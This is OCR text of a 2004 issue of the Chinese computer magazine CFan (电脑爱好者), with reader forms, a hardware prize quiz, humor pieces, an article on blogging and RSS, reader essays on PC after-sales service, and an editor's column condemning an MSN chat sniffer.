1.您心目中的网络栏目应该是什么样的架构与选题安排？＿＿＿＿

2.您是否喜欢网络栏目的《小渔的拉网小调》？有什么好的建议和意见？＿＿＿＿

（欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！）

评刊表复印或手抄均有效，请寄至：北京9615信箱(邮编：100086)　《电脑爱好者》编辑部／评刊2004年第6期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn　评刊截止日期2004年4月15日(以邮戳为准)

《互动软件》2004年第3期精彩内容

[中国制造]

风与雷的传说

风雷时代，国产游戏厂商成功的典范。请和我们一起关注风雷的过去、现在和未来。

[第一印象]

魔兽世界

《互动软件》的小编们第一时间带你游历魔兽的世界！

[非常档案]

见证 Chinajoy

首届"中国国际数码互动娱乐产品及技术应用展览会"即 Chinajoy 在京举行，《互动软件》编辑部为你带来本次展会的直击报道。

[大图书馆]

刀剑武侠——我们交错的梦想

珍藏纷乱的记忆
追逐交错的梦想

[闯关威龙]

《轩辕剑外传：苍之涛》完全攻略

剧情流程小说，支线任务全解，DOMO 世界揭密。

[连线赢家]

《天堂2》——躁动的惊喜

让人望眼欲穿的《天堂2》终于在中国台湾展开了外测，我们也在第一时间给大家带来这篇体验报告。

《互动软件》游戏爱好者和读者公会成立

热爱游戏的读者们注意了！

《互动软件》游戏爱好者和读者公会正式成立了！凡是加入公会的成员都有机会获得最新的正版游戏软件，得到最新网游的内测帐号，甚至于获得由《互动软件》编辑部特别制作的光盘（该光盘为非卖品，也不随刊赠送，内容一定让大家惊喜不已）。同时，加入公会的成员的资料将在《互动软件》上刊出，方便大家在游戏中寻找志同道合的朋友。《互动软件》也将在以后举办各种公会活动，在游戏中体现杂志与读者的互动。

想要加入公会的朋友可发送代码 ZC 到 121268（移动用户）或者 16522268（联通用户），根据短信回复信息进行操作即可。整个加入过程所发生的短信资费共为 1 元。

如果大家想要得到有关游戏的任何帮助，也可发送代码 WT+**具体问题**到以上号码，我们会在下期《互动软件》出刊前收集所有问题，在刊物中尽力进行解答。



美达杯"学硬件　获大奖"有奖问答

参加办法(任选一种)

◆将答案按照"ABC"(A 代表第1题的答案，B 代表代表第2题的答案，依此类推)的格式发送短信至1111906(中国移动用户)或9111106(中国联通用户)。

◆将答题卡邮寄至：北京市9615信箱　CFan"硬件步步高"栏目收(100086)，请在信封上注明"有奖问答"字样。

◆发送E-mail至：dizen@intodigi.com，请在邮件主题上注明"有奖问答"字样。

答案可在"硬件步步高"栏目中找到。本期有奖问答的截止日期为2004年4月15日，获奖名单刊登在《电脑爱好者》2004年第10期。

关于深圳市元美达科技有限公司

深圳市元美达科技有限公司是主板、显卡、光存储、数码等产品的制造与销售商，"专注主流，性价领先"为公司的定位。元美达科技开发、制造的MIDA系列产品，以其先进的科技水平、高度的可靠性和优越的性价比在业界获得了很高的声誉，MIDA全系列产品均得到ISO9002国际认证，并荣获国家质量监督检测合格产品称号。


地址：深圳市福田区福虹路世贸大厦A座34F
电话：0755-83690809
网址：www.midatech.com

本期奖品设置


◆ 一等奖2名
美达 S865PE主板1块　价值650元

◆ 二等奖5名
美达绚丽 MX440 8X显卡1块　价值399元

◆ 三等奖20名
各奖电脑爱好者鼠标垫1个　价值30元



美达 S865PE主板



美达绚丽MX440 8X显卡

2004年第2期爱好者俱乐部杯"学硬件　获大奖"获奖名单公布

◆一等奖(各奖西部数据WD1200BB硬盘)

刘在有(河北)　陈福清(福建)　130****8128

◆二等奖(各奖奥美嘉黑匣子移动硬盘盒)

刘英和(辽宁)　高　才(内蒙古)　王　成(辽宁)　136****1736　137****7782

◆三等奖(各奖电脑爱好者鼠标垫)

张李贞(广东)　王新维(广东)　黎业芬(广东)　张绪东(陕西)　郭红萍(安徽)
朱厚昆(云南)　张益农(广西)　林　松(四川)　崔高华(广东)　李秀梅(安徽)
王俊杰(黑龙江)　余子华(广东)　孙加摸(北京)　刘慎雁(北京)　秦俊琦(山西)
130****5345　131****1231　133****1223　130****3210　131****4764

2004年第2期爱好者俱乐部杯"学硬件　获大奖"正确答案公布

1.B　2.B　3.A

答题卡(2004.06)　复印有效

1.1 纳秒 =________ 秒。
A.千分之一　B.百万分之一　C. 十亿分之一

2.DDR　SDRAM 的金手指总共有 ________ 根引脚。
A.72　B.168　C.184

3.Wireless　USB 接口的最大数据传输率为 ________。
A.110Mbps　B.400Mbps　C.480Mbps

4．您对"硬件步步高"栏目有何建议？(请另附纸)

姓名:________学历:________年龄:_____邮编:_______

地址:____

电话:_______________E-mail:______________________

编辑部异闻录

电脑高手



■漫画 张炜昱 CF [SQ03]

2004年现代人的通病

转自：搜狐论坛

你知道你身在2004年现代人的通病吗？


1. 即使下班回到家，还是坐在电脑前面。
2. 已经很久都没用过真的纸牌来玩游戏。
3. 只是要联络3个人，却有9个以上不同的电话号码。
4. 会发QQ信息给坐在你隔壁桌的同伴。
5. 和朋友失去联系的原因是，他已经很久没有上QQ。
6. 经过一天漫长的工作，回到家后仍用一副公事公办的态度打电话。
7. 在家打电话，会不小心按到“0”键拨外线。
8. 和朋友聊天的话题总是网络游戏。
9. 电脑永远升级不完。
10. 你从10点半的夜间新闻中得知自己失业的消息。
11. 老板没有处理你手中事情的能力。
13. 约聘人员超过固定职员，而且更有可能长期做下去。
14. 有只寄网络笑话、图片，却已经很久没见面的朋友。
15. 在放假的日子里总是想睡觉，即使醒着也不想出门。
16. 看完新闻报导，会有想扁人的冲动……
17. 即使电视上播映的电影是看过的，因为无聊还是再看一遍。
18. 除了从电视上看到以外，已经很久没有亲眼看到青山绿水了……
19. 除了同事以外，身边真正的朋友已经寥寥无几了。
20. 对生活上的抱怨总是比快乐要多。
21. 认为一个人的价值要用网络游戏的等级来衡量……
22. 如果他没有玩网络游戏，你除了问他姓名、年龄、在哪上班(上学)和住处，已经不知道要和他聊什么了。
23. 时间总不是自己的。
24. 在家看电视的时间比陪朋友的多。
25. 即使三餐吃泡面，也要帮自己的电脑升级。
26. 今天花了很多钱买了某些东西，三天后就完全忘记钱花到哪里去了。
27. 买了高科技产品后，不到三个月就发现产品已经过时了。
28. 每天都在烦恼今天要吃什么。
29. 不小心在微波炉上输入你的密码……

注意！以上所说的东西都不重要，真正的关键是…… (转下页)

开心一刻

一心四用的小游戏

你有信心同时玩好四个小游戏吗？即使这四个游戏都非常简单。登录http://www.madville.com/link.php?id=63669&t=2，体验这个与众不同的“一心四用小游戏”吧。这个游戏的窗口被分成四部分，第一个是传统的撞球游戏，第二个是赛车游戏，第三个是棋类游戏，第四个是类似超级马里奥的动作游戏。四款游戏的类型不同，也恰恰是游戏的难点所在。你的思路需要不断在这四种游戏中切换，要想同时玩好这四款游戏还真需要一些天分呢！这个游戏页面打开后，有三个难度可以选择，初学者可以先选初级(Easy)体验一下，等稍稍上手就可以转入中级(Normal)难度，到了中级，相信你就会对自己的游戏能力有一番新的认识了。(小葵) CF [SQ02]



期待微软

■ 山东 刘振华

微软最早决定要搞操作系统时，就决定了IBM操作系统的末日。前几年微软将触角伸到了游戏业，于是它的XBOX就开始使任天堂和SONY睡不安枕了。最近微软又决定插足反病毒和汽车业，可以预见，世界上其他的反病毒和汽车行业很快就要寿终正寝了。

对微软的能力，大多数人都和笔者一样地毫不怀疑，只要微软想干的事情，没有干不成的，微软就是科技，科技可以主宰一切！

但大多数人只关心微软干了些什么，并不知道微软将要干什么。最近笔者经多次明察暗访，终于打探出微软的下个目标——世界上最巨大的行业——农业。微软的目标是让我们今后享受到以下成果:

1.只要我们在电脑里的土地模型上来回拖动鼠标，就可以对土地进行重新分割、平整。如果我们点选了某个模板或格式刷，就可以用已经设置好的最优秀的方案进行土地修整。

2.如果我们在电脑上点选庄稼种类，然后再点格式刷，就可以拖动鼠标进行播种。当然，如果按下Ctrl键再拖动鼠标，就可以将一块土地上播好种的庄稼复制到另一块土地上，以节约时间。

3.到了浇水和打药除虫的时候，只要点击工具栏上的浇水或打药图标，就可以了。

4.由于杂草的种类不同，所以除草的时候稍微麻烦一点:先用鼠标选中第一棵禾苗，然后按住Shift键后用鼠标点击最后一棵禾苗，再在"编辑"菜单中选"反向选择"，然后按Delete键。

5.收获季节是最开心的时候，因此微软提供了两种不同的收获方式:

(1)您可以用鼠标选中作物，然后将其拖动到各自的场景中(注意小麦要拖到打麦场中，玉米要拖动到玉米场中。如果拖错了，是放不下的)。

(2)您可以先按下Ctrl键，以便同时选择多块不相邻的土地上的相同作物，然后拖到相应的场景中。

小技巧一

如果相邻的土地上种植着不同的作物，那么你也可以先定义"羽化度"(借用别人的创造是微软的最大特长)，然后用鼠标拖动选择，就可以将相同的作物选择出来。

小技巧二

如果在配置较低的计算机上进行收获，那么可能存在收获不彻底的情况，这个时候可以先点击"回收站"图标，然后在不同的土地上拖动，就可以复收。

6.收获的庄稼不能长时间屯放在场景中，那样如果遇到坏天气就容易淋雨霉烂，应该及时将他们拖放到不同的压缩仓库中，必要的时候还可以设置一个密码。

小提示

在拖入到压缩仓库中前，应该用微软最新的杀虫软件进行扫描，以清除其中的腐烂变质者和老鼠蟑螂等害虫。

7.如果您要享受您的劳动成果，只要双击相应的压缩仓库，然后右击其中的某项——比如小麦，然后从弹出的菜单中选择"制作"，再从二级菜单中选择"面包"，就可以打开一个对话框，输入数量、形状等参数，就可以直接得到面包。

8.为了简化操作，以上的所有操作都可以录制成宏，以便来年自动使用。

特别提示1

录制宏属于高级操作，需要微软的认证培训，在取得证书后才可以进行(主要是防止别有用心的人通过宏来启动微软预留的256个后门)。关于培训的详细资料，微软已经在着手建立一个新的MSDN网站。

特别提示2

由于这个新的系统投入的人力、物力、财力都将是空前的，所以微软决定在系统开始开发前，首先开发相应的防止盗版机制，微软的初步计划是:用户在购买了正式的系统后，除了要到网上激活外，还必须将至少128位的用户登录口令报送微软，以备无条件接受微软在各地的专职安全人员的定期上门检查。

CF [SQ04]

(接上页)

30.你读了整篇文章，还边笑边点头。

31.读这篇文章的时候，你想到要把文章拿给其他朋友看。

32.你太忙了，以至于没发现少了第12项。

且慢！最经典的一句话要出现了……

33.你真的翻回头去检查是否有第12项？ CF [SQ01]

编辑部异闻录

人品问题



■漫画 张炜昱 CF [SQ05]

博客 让个性更加飞扬

■ 山东 宋云岭

家住济南的王先生，在业余时间爱好写一些IT和纪实方面的文章，其中的一些作品被报刊所采用。王先生一直希望能够将自己的文章和心得在网上展示出来，与网上朋友共同交流；另外一方面，他也希望自己未发表的文章能够被哪个“伯乐”相中。王先生为了实现这个愿望，先后尝试了许多方法。最早采用免费主页的方式，后来又通过论坛以及一个写作网站的个人专栏，但是效果都不理想。后来在朋友的指点下，在一个Blog网站免费注册，创建了自己的网络日志，终于在网上创建一个不错的家（图1）。从此，也成了一个“博客”。



图1

像王先生一样加入博客行列的朋友越来越多。在网络上，博客已经成为非常流行的词语，撰写Blog成为非常时髦的网络行为。

网络时代的新宠儿

Blog即网络日志，来源于英文中的WebLog(网络日志)一词。通常Blog由一个网页构成，内容多是作者灵光一现的思想片段的记录。这些张贴的文章都是按照年份和日期倒序排列，可以把它和传统的日记粗略地等同起来。在网络上撰写Blog的人则被称为做Blogger或Blog writer。而Blogger的中文名称“博客”则是在2002年8月由网络评论家王俊秀和方兴东撰文提出来的。也就是这年，博客中国网站开通了。

美国是Blog的主要发源地。事实上，早在1997年就有在网络上发表Blog的先例。起初，Bloggers将其每天浏览网站的心得、意见记录下来，并予以公开，提供给其他人参考和评论。但是当时互联网上的Blog站点寥寥无几，而WebLog一词也是由美国人Jorn Barger于1997年12月提出的。在1999年，Peter Merholz将“WebLog”缩写为今天所使用的“Blog”一词。当时他宣称：“这个新鲜事物(Blog)必将引起大多数人的注意。”Blog一词从此正式诞生。而Blog后来的高速发展也验证了Peter Merholz的预言。

当时，专门用于制作博客站点的名为“Pitas”的免费软件工具发布了。这个工具软件对于博客站点数量的增加起到了很大的推动作用，具有极其重要的意义。在“Pitas”之后，出现了大量类似的工具软件。这些工具软件都在某些程度上促进了Blog网站的高速增长。而且越来越多的网站和软件开发商看到Blog具有的市场潜力，纷纷提供免费的Blog服务， Blog网站呈爆炸性增长。

到了2000年，Blog已经成为一种网络时尚。它不仅仅在网络中占据一席之地，在现实生活中，也发挥出了无可比拟的优势。特别是在美国的一些重大社会事件中，承担了非常微妙的角色。1998年1月17日，美国个人博客网站“德拉吉报道”率先播出克林顿与莱温斯基得绯闻案；2001年的“911事件”中，Bolg成为重要的新闻来源地；2002年12月，美国参议院的多数党领袖洛特（Trent Lott）发表的一些言论被博客盯住并最终导致其辞职，此事件被视为博客在新闻媒体方面的又一次胜利；而在2004年，为了获得更多选民的支持，美国总统候选人中的Joe Lieberman、Bob Graham、John Kerry等开始利用Bolg来向选民推销自己……

由于博客在社会生活中所占据的位置越来越重要，人们对其评价也越来越高。2002年9月，《财富》杂志一年一度的“最酷公司”评选结果显示，第一名就是博客大本营——Blogger.com的母公司Pyra；2002年年底，美国《华盛顿邮报》刊登了一篇关于博客的文章，标题就是《博客走向主流》；而《圣何塞水星报》专栏作家Dan Gillmor则将博客称之为以Blog为趋势的“自媒体3.0(We Media)”，其余的媒体分别为旧媒体1.0(Old Media)、新媒体2.0（New Media)。而在2002年互联网用户监测服务机构Nielsen/NetRatings的报告中称，2002年7月份前20名新闻网站中，博客个人网站“德拉吉报道”名列其中，其他的19名则是CNN、《纽约时报》、Yahoo等超级媒体巨头。这些数据都充分反映了博客网站已经在媒体中形成了无可估量的影响力。

秉承个性 与众不同

在博客之前，互联网上已经存在多种个人信息发布方式，如个人网站、BBS、E-mail等。这些传统的互联网信息发布形式已经比较成熟，也被大多数人所习惯并使用，但是为什么博客的发展速度如此之快呢？追根究底，就是因为Blog具有一些这些传播方式所没有的先天优势，其中非常重要的一点就是通过Blog能够发布具有个性的信息，以及进入门槛非常低。任何一个会上网的人，都可以使用Blog自由自

在地发布自己的感想、评论以及粘贴其他的文章。

成为一个博客的途径也存在多种方式，主要有：⑴托管博客。这是最简单的途径，也是国内博客网站所采用最多的方式，只要去免费注册申请即可拥有自己的博客空间，如www.blogger.com、www.yourblog.org等；⑵创建属于自己的博客网站。这需要具有自己的网络空间以及域名，如www.blogchina.com；⑶在其他的网站上借用空间创建自己的博客空间，如一些网站的专栏。

Blog具有的另外一个优势就是采用了RSS技术，所谓的RSS技术即Rich Site Summary的缩写。RSS现在同时共存着两个版本，即RSS1.0与RSS2.0。RSS使用XML作为彼此共享内容的标准方式，用户可以通过一些新闻聚合工具，如NewzCrawler(图2)、Amphetadesk等，非常方便地搜索到并自动获得在Blog中的更新内容。这种功能同时使其他人能够随时发现你已经更新了Blog，通过这些新闻聚合工具也能够直接阅读你更新的内容了。在博客网站可以非常容易地发现这些明显的XML标记(图3)。




图2



图3

在博客网站中，用户完全可以根据自己的个性来管理自己的网络日志，这是其他媒体难以企及的。而且为了使越来越多的朋友加入到博客的行列中来，几乎所有的博客网站都是免费注册的。其注册方式与在普通的论坛注册非常相似，只需要输入相关的个人信息，就可以开通自己的网络日志了。通常在博客网站注册成功后，就会得到一个属于自己的域名地址，如：http://wangjie666.yourblog.org，可以非常方便地打开和管理自己的网络日志。在其中，用户可以进行添加、删除、修改等操作，在添加日志时，可以根据用户的个性需求选择是否隐藏、加锁、禁止转贴等设置(图4)。



图4

博客，能够给我们带来什么？

博客作为一种新兴的网络传播方式，经过多年的发展，已经彻底脱离了当初仅仅应用在粘贴网页、写心得、意见等范围，它可以为我们的生活和工作带来很多意想不到的作用。我们可以通过Blog所提供个人的空间，将自己的思想、观点、作品发布在自己的网络日志上，从而轻而易举地展示个性才能（就如同本文开头中的王先生一样，将自己的才华予以展现）。而且，由于一种约定俗成的传统力量的约束，Blog上留下的文字，大多是博客们深邃思考的结晶。这使得博客网站和BBS、论坛、社区等场所的参与者玩世不恭的率性嬉闹相比，多了几分“谈笑有鸿儒，往来无白丁”的底蕴和氛围。但凡博客，大多愿意对一些事物进行比较深刻的剖析，而且其文字通常都带一分“语不惊人死不休”的执着。当一群这样的人聚集起来，探讨一些问题的时候，我们能真正感觉到“集思广益、百花齐放”的盛况。

另外一方面，博客的工作方式比E-mail、BBS、即时通讯工具更简单和容易，因此可以成为团体、单位、部门之间重要的交流、沟通工具，被逐步应用在一些企业的Intranet中。现在一些大中专学校也在探讨博客在教学中的具体应用范围，以及它能够给学生的生活和学习带来什么影响。事实胜于雄辨，现在世界上的博客数量已达到1000万以上，占网民总人数的1%～2%，而中国比较活跃的博客人数估计在10000人左右，谁也不能无视博客这一新生媒体对于我们的生活的冲击力了。

不可不注意的阴影

任何事务都有其两面性，Blog作为一种刚刚发芽的新苗，我们每一个人都应该负责任地去爱护她、培育她。但博客们毕竟是人，在这个强调个性化的时代，在这个以自由为追求的网络上，也存在着一些与博客精神并不十分和谐的声音。最近一段时间，国内的博客发展过程中出现了一些令人不愉快的问题，最为典型的就是“木子美”及其后的“竹影青瞳”。

“木子美”在其博客网站上发表其《遗情书》，从而引起全国关于“木子美现象”所引起的道德问题、法律问题的大讨论；而“竹影青瞳”则在其博客网站上张贴自己的裸露照片以及一些言论，从而引起关于这种做法是否违反道德的讨论。博客作为一种弘扬个性化的网络传播方式，其主要目的是发掘个人的社会价值，拓展个人的知识视野，充分发挥网络的知识价值，追求一种健康、个性、平民精神。而“木子美”、“竹影青瞳”成为博客，仅仅是为了赶时髦哗众取宠，其做法是严重违背博客基本精神的。这两个人以及她们的言论和行为，充分反映博客还存在一个薄弱环节。即进入门槛太低，任何人都可以成为博客，缺乏有效的管理，这些工作还需要在以后的实践中逐步完善。

国内部分博客网站

博客中国	http://www.blogchina.com/
中国博客网	http://www.blogcn.com
China Blogger	http:// www.blogger.cn
你的博客网	http://www.yourblog.org
博客动力	http://www.blogdriver.com
中文Blog心得集	http://www.cnblog.org/blog/
BlogBus.Com	http://blogbus.com/blogbus/site/

CF [XW01]

3·15的话题，总是那么牵动着广大消费者的心；服务，总是牵动着我们电脑消费者的每一根神经。本刊"直击服务　感触服务——讲述电脑服务的真实故事"有奖征文活动开展以后，我们收到了许多热心读者的来信。和我们预料的差不多，绝大多数来信都是在讲述自己如何与JS"搏斗"的经历。或胜利、或失败，总之他们都尝尽了"享受"服务的酸甜苦辣。当然，也有不少来信反映他们享受到了真正良好的服务。下面，就让我们一起来看看他们的经历，以及他们对服务的思考……

3·15优秀征文选登（一）

体验阳光般的服务

■ 山东 孙建

我的爱机是去年7月7日买的，是联想的家悦e5012。买前买后都能够感受到联想公司细致入微的服务。

当时广告宣传单上只有e5010的配置介绍，没有5012，我怀疑是商家自己更改了机器的配置，于是就拨打了联想的免费服务电话：8008108888。电话很快接通，对方询问是需要售前服务还是售后服务，我选择了前者。接电话的小姐证实了确实有5012这款机型，并详细介绍了配置。还根据我的实际情况，为我提供了一些参考意见。

购买电脑时，销售人员为我送机上门，并进行安装调试，非常熟练利索。一切正常后，销售人员还提醒我用服务电话进行注册，以便以后及时获得联想公司的服务。

在使用时我觉得硬盘工作时声音太大，而且在使用时经常无故重新启动。于是打电话询问，联想的服务人员立即安排工作人员上门服务。我是中午11:30打通的电话，12:00设在本地的服务处便打电话约定上门时间，下午1:00服务人员便到了我家。他们的服务承诺是24小时内上门。

服务人员先在门口出示了胸卡，进入时带上了鞋套，给我的第一印象非常好。他先询问了具体症状，然后一边向我解释，一边进行开机检测，并把他的检测维修过程详细地告诉我。在进行每一项测试或更改设置时，都先征得我的许可。

检测完毕后，他告诉我硬盘的工作噪声在合理的分贝值以内，不是故障。而经常无故重启的故障确实存在，但原因不明，希望能够将机器带回服务处进行更详细的检测。我同意后，他便小心地将机箱后的连接线一一拔下，排放整齐，带上我的"病鸡（机）"走了。

第二天早上那边的服务人员就打电话说经过十多个小时的拷机，并没有出像重启的故障，可能是我家的电压不稳定，和我约定时间到我家来测量电压。测量结果是电压不稳，有时还不到190V。于是建议我给电脑配备稳压器，如果还重启，再和他联系。

临走时他填写了一份维修单，把整个服务过程作了记录，一式两份，一份他交回公司备案，另一份由我保留。两天后还有一个电话回访，询问我的电脑的使用情况。由于我配备了稳压器，没有再出现故障，所以这次服务画上了圆满的句号。

在整个服务过程中，服务人员从不接烟、茶水。维修过程中工具、备件、机器的摆放整洁有序，使我很放心让他维修。总体上，我对联想的服务非常满意，并没有出现不周到、不细致之类的问题。

我认为联想的服务应该是属于典范的，它把用户的需要放在首位，处处为用户着想，所以才造就了中国个人电脑市场占有量稳居第一的地位。

小编点评 在这个案例中，孙建朋友给我展示了他体验到的规范温馨的售前售后服务。对于服务来说，虽然结果最重要，但过程和态度也是优质服务的"添加剂"。态度和过程是完全可以影响一切的，而且我们不仅应该享受服务的结果，还有权享受优质服务的过程。

期待规范服务 期待"IT联"

■ 河北迁西县林业局 张保静

我的电脑是两年前买的兼容机。用上没一个月，机内就出现烦人的嗡嗡声。打开一看，是显卡风扇的问题。找到经销商，回答没有同样型号的，需要等几天。接下来我跑了四次，一个月后才给我换了一块品牌不同但性能相近的显卡。接着又发现电源有故障。有了上次的经验，我要求当日更换，经销商又推脱没现货。我以投诉威胁，他不情愿地把旁边一台新电脑的技展电源换给我。我没意见，但我知道，那台电脑是因为点不亮刚刚被送来检修的，JS用的是偷梁换柱法！

经过N次对电脑售后服务的观察，我逐渐摸到一些规律。电脑售后服务维修一般实行代理制，很多小的经销商根本不能做保修。生产厂商要在短时间内建立覆盖面广、功能完善的售后服务网络相当困难。建站、培训等需要有大量的资金和人力、物力资源作后盾，中小厂商无力维系。所以厂商为迅速占领市场、降低成本，大多选择代理制。一般选择电脑商城里有一定能力的（经销）商家（"兼职"），单纯做服务的很少。

因为维修代理商与厂商之间靠经济利益维持彼此的关系，并无人事上的管辖，管理上有相当难度，这种体制造成售后服务质量上的参差不齐。尤其是厂商选择代理维修站时，不可能对维修人员的技术、道德等综合素质作全面的考察。所以，当前电脑售后服务中存在以下主要问题：因厂商与维修点间沟通

（下转第10页）

（上接第 8 页）

不畅或运输原因引起的维修时间过长；维修人员自作主张更换配件（虽然有时配件并不一定坏）；为“救急”将配件换与他人（我就有幸遭遇一次）；谎称配件生产日期过早，已停产无货，要求客户加钱更换自己推荐的产品（注意，这里一般不通过厂家，如果你态度不坚决，就掏银子吧！）；还有一种，大厂商给维修部门待遇较优厚，一些人与客户串通，更改购机时间、虚报故障，骗取维修费用。当然两者都要有好处，不然，客户是不会在厂商电话回访时说好话的。虽然这些现象只是一小部分维修站追求经济利益的个别现象，但对厂商信誉却产生极大的负面影响。

对此，需要有关部门在政策和管理上加大力度、厂商加强维修人员的培训和客户回访、客户强化自我保护意识，三方共同努力，电脑售后维修服务才能逐渐规范。当然这需要时间，我们希望这段时间越短越好。

我希望将来一个地区成立统一的、规范的服务维修中心，负责绝大多数品牌的保修。让售后服务实现社会化，而不需要企业铺设维修网络。企业与服务维修中心也是服务与被服务的关系，服务维修中心对客户都能够做到反应迅速，打个电话就能上门服务。希望中小 IT 企业考虑一下这种联合服务，像现在的“银联”标志一样，也搞一个“IT 联”。大企业恐怕不会“同流合污”，他们手里有钱，还会把服务当牌打，但总要综合考虑一下成本吧！盼望服务用户的“IT 联”早日到来。

小编点评 张保静朋友在自己“享受”到恶劣服务之后，不是一味怨天尤人或者出离愤怒（说实话，小编个人觉得这两种态度都不利于问题的圆满解决），而是深入研究出了经销商和厂商之间对于服务的关系。相信这对很多朋友来说是很有帮助的信息。同时，他还提出了一个“IT 联”的构想（小编提议改名为“IT 服务联”），为切实解决服务问题出谋划策。小编看了也觉得这是个不错的主意，将来我们会想办法与一些厂商进行这方面的沟通。

服务也是硬道理

■ 江苏 “try 一下”工作室

2002 年大学毕业后的我，拿着父母给的六千块钱去攒机。来到一家大卖场，老板和工作人员笑语相迎。灿烂的微笑让我抛却了所有的警惕，热情的服务让我感受到家人的环绕。老板亲自接待，大谈他们所售电脑物美价廉，挡不住他们的诱惑，一小时后我一锤定音。

回家后，我像爱护自己的眼睛一样对待爱机，小心使用，用心照料。可是这台机子还是出现了许多问题：莫名其妙地死机、光驱读盘能力差、鼠标定位不准。于是，我抱起爱机到商家寻求帮助。谁知商家的工作人员对机子的质量问题避而不谈，却理直气壮地质问我是如何使用电脑的。我当然不吃他们这一套，对他们说要到消费者协会进行投诉。该商家老板立刻坐不住了，忙起身装出一副楚楚可怜的模样，对我大倒苦水：“我们卖一台电脑也不容易，还要给工作人员发工资，但我保证把你的机子修好，千万别把事情闹大！不然我们就要吃不了兜着走了。”看到老板的狼狈相，我的心也软了。两名工作人员走上来，对我的机子进行检测、调试。还好，机子终于能正常运行了，我长长地松了一口气。

这次经历，让我有幸见识了电脑商家的服务：购机时笑脸相迎，出现问题时或冷眼相对，或推诿扯皮。很多商家扮演的只是一个拼命推销产品的角色，当消费者遇到电脑质量问题之后，他们又神龙见首不见尾了。有时他们还凭着简简单单的一句话“电脑的质量问题需要你先去厂家做检测”搪塞过去，把自己的责任一推了之。之后花钱、跑路、受累、受气都是消费者自己的事儿。

为什么商家在所有人都大喊“消费者是上帝”的时代里，还敢对消费者进行欺、瞒、骗呢？这都是利益驱动惹的祸。商家经营的目的就是尽可能多地赚钱。某些商家认为帮助消费者维修电脑，就要多搭一份人工，多承担一份义务；给消费者更换一个配件，就少赚一个配件的钱；退一台电脑，非但赚不到钱，还要赔上损耗。一句话，售后服务对于惟利是图的商家而言，是个出力不讨好、干活不赚钱的行当，他们当然会漠然置之了。

随着消费者维权意识的增强，电脑商家决不能将售后服务当作可有可无的环节。只有切实履行《消费者权益保护法》和电脑“三包”合同规定，将售后服务做得贴心化、人性化，少倒些“苦水”，多解决些问题，才是企业的发展之道。如果对消费者前恭后倨，就是自毁长城。

当然，在商场如战场的时代，绝大多数商家在服务上还是动了一番脑筋的。我市一电脑大卖场便推出了“一站式”服务，将售前交流到售中指导再到售后跟踪服务进行一体化整合。售前，卖场向每一位消费者提供最热心的推荐和指导，解决消费者购机的盲目性；售中，卖场与消费者签订“服务跟踪卡”，将电脑的“三包”条款、联系电话等注意事项明确告知消费者；售后，卖场填写“服务信息卡”，一旦电脑出现问题，会指派专人上门与消费者进行 face-to-face（面对面）的交流，给消费者一个满意的答复；如果电脑一时修不好，他们则尽可能地向消费者提供备用机，免除消费者的后顾之忧。

这种“一站式”服务，切实解决了不少消费者的难题，极具人性化。对于消费者，每位商家都应态度平和、换位思考、感同身受，这才是商家的立身之本、责任所在。服务也是硬道理。

小编点评 商场的人情冷暖，并不只是买电脑的时候才会碰到。经销商和生产商对服务的推搪和下意识的抗拒，其实往往是为了自称的“利润很薄”的借口。但是，同样是利润“稀薄”，为什么家电行业就能花大价钱去建立那么庞大的服务队伍呢？说穿了，还是电脑市场的规模不够大，竞争还不够激烈。以至于他们还没有彻底认识到只有产品和服务“齐抓共管”，才能像家电行业那样在日益激烈竞争中存活下去。

讲述小编自己的故事……

谁该被谴责？



■ Andy

在一些人的潜意识里，谴责别人总是一件很快意的事情。在IT圈子里面，这种风气就更盛了。因为软件和硬件总是那么不争气，做了这么多年，始终不能升华到完美无缺的境界。我们用着这些漏洞百出的零件搭建起来的一个复杂系统，时时刻刻都有可能遭遇令自己心烦意乱的麻烦。于是乎，喊两嗓子出出气，似乎就是我们这些消费者理所应当的事情了。但有时候，我们是不是冷静一下，考虑一下我们是否找错了谴责的对象？或者，我们是不是该去谴责？

这天，小特在QQ群组里面贴出了一个帖子。帖子内容大致是说，有人在网上找到一个小程序，叫MSN Sniffer什么的来着。这个软件的“伟大”之处在于，它能监视MSN Messenger网络聊天软件，毫无保留地看到别人聊天的全部内容……

看了这个帖子，我们大家身为编辑，对这个软件的无耻和无聊当然是有共识的。但对于谁该为这种事情负责，却有明显不同的声音。

Andy：唉，窥视癖者，缘何如此之众？

阿健：就是，竟然还做软件！

Storyer：MSN还有这么大的安全漏洞啊。


Andy：其实，谴责那些窥视癖者就够了，揪住一个整一个。街上的邮筒也是防君子不防小人的，要是有人撬了邮筒，就指责邮局，那就不太厚道了……

之后的讨论围绕怎么防范此类窥视者这个话题继续进行着，但我却没有参与了。原因很简单，无论MSN还是QQ，它们都不是我与人交流的主要工具。而且真正需要“信息防护”的重要事情，我也决不会用这种聊天软件来沟通、解决。

不是我落伍，而是我对互联网的所谓“自由精神”一向不信任，并且敬而远之！在这个看似神圣的字眼的掩护下，滋生和传播了太多的丑恶。MSN Sniffer及其作者是什么？毫无疑问的窥视癖者！说得严重一点，他们根本不懂得尊重人与人交流的权利；他们也必定是一帮法盲，或者就是一群知法犯法的跳梁小丑！但互联网掩护了他们，包庇了他们，甚至助长了他们的气焰。

至于MSN为什么应该为这种丑恶的人、丑恶的工具、丑恶的事件负责，Andy一直想不通。我们长久以来，对软件厂商，尤其是微软公司指责得太多了。当然，有很大一部分指责是有的放矢，并不冤枉它们的。但长期的指责，是不是也使我们的理智判断能力发生了扭曲、让我们指责的言论太过于随意了呢？对于这一点，恐怕我们不能不时时自问。

